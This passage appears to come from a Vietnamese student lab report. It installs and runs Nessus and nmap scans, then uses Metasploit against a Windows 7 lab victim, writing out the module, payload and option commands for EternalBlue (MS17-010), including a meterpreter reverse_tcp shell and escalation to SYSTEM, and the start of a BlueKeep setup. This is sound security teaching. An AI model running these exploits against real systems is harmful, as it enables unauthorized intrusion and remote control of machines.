
Hình 7 Cài đặt Nessus

- Khởi động nessus service, xem trạng thái có dòng (active running) là đã chạy thành công




Hình 8 Khởi động nessus service

- Truy cập vào đường dẫn https://localhost:8834/# để tiến hành cấu hình




Hình 9 Cấu hình nessus trên giao diện web

- Giao diện web GUI của nessus sau khi đã cấu hình thành công




Hình 10 Giao diện web GUI của nessus

- Quét lỗ hổng với nessus
- Tại giao diện web, chọn Scans. Tại đây có thể tùy chọn các chế độ quét của nessus




Hình 11 Các chế độ quét của nessus

- Trong bài thực hành này, chọn quét Basic Network Scan → Nhập ip target và bắt đầu quét



Hình 12 Tiến hành quét lỗ hổng với nessus

- Quét thành công lỗ hổng trên nessus. Một số lỗ hổng được phát hiện




Hình 13 Quét lỗ hổng thành công với nessus

2.2.3 Sử dụng công cụ Metasploit để khai thác lỗ hổng


2.2.3.1 Rà quét

- Bước đầu tiên để có thể khai thác là rà quét lỗ hổng trên máy nạn nhân. Áp dụng cách quét lỗ hổng ở phần trước để thực hiện cho bài này
  (Phần này sử dụng máy victim là Windows 7 có địa chỉ ip 192.168.127.144 do máy Windows 10 đã cập nhật các bản vá lỗ hổng phổ biến)
- Sử dụng nmap



Hình 14 Rà quét với nmap trên máy victim


- Sử dụng Nessus



Hình 15 Rà quét lỗ hổng với Nessus

2.2.3.2 Lỗ hổng EternalBlue (MS17-010)

- Tiến hành khai thác lỗ hổng EternalBlue trên cổng dịch vụ SMB 445 được mở
- Tìm kiếm các modules cho Eternalblue
  search eternalblue




Hình 16 Tìm kiếm module eternalblue

- Chọn modules khai thác

  use exploit/windows/smb/ms17_010_eternalblue

- Xem các tùy chọn của modules

  show options



Hình 17 Xem các options cho module MS17-010

- Cấu hình các thông tin liên quan

  set RHOSTS <IP mục tiêu>

  set PAYLOAD windows/x64/meterpreter/reverse_tcp


  set LHOST <IP máy tấn công>

  set LPORT 4444

Hình 18 Cấu hình MS17-010

- Tiến hành khai thác. Thông báo *meterpreter* trả về, tức là đã thành công


  exploit



Hình 19 Khai thác MS17-010

- Xem các thông tin về máy victim, chuyển về chế độ shell để nâng quyền lên SYSTEM

  shell




Hình 20 Nâng quyền lên SYSTEM sau khi khai thác MS17-010

2.2.3.3 Lỗ hổng BlueKeep (CVE-2019-0708)

- Khai thác lỗ hổng BlueKeep trên cổng 3389 được mở
- Tìm kiếm các modules liên quan

  search BlueKeep



Hình 21 Tìm kiếm modules BlueKeep

- Chọn modules khai thác *windows/rdp/cve_2019_0708_BlueKeep_rce* và tiến hành cấu hình các thông tin liên quan


  set RHOSTS <IP Windows mục tiêu>

  set RPORT 3389

  set PAYLOAD windows/x64/meterpreter/reverse_tcp

  set LHOST <IP Kali>


  set LPORT 4444



Hình 22 Cấu hình BlueKeep

- Xem các tùy chọn của modules

  show options

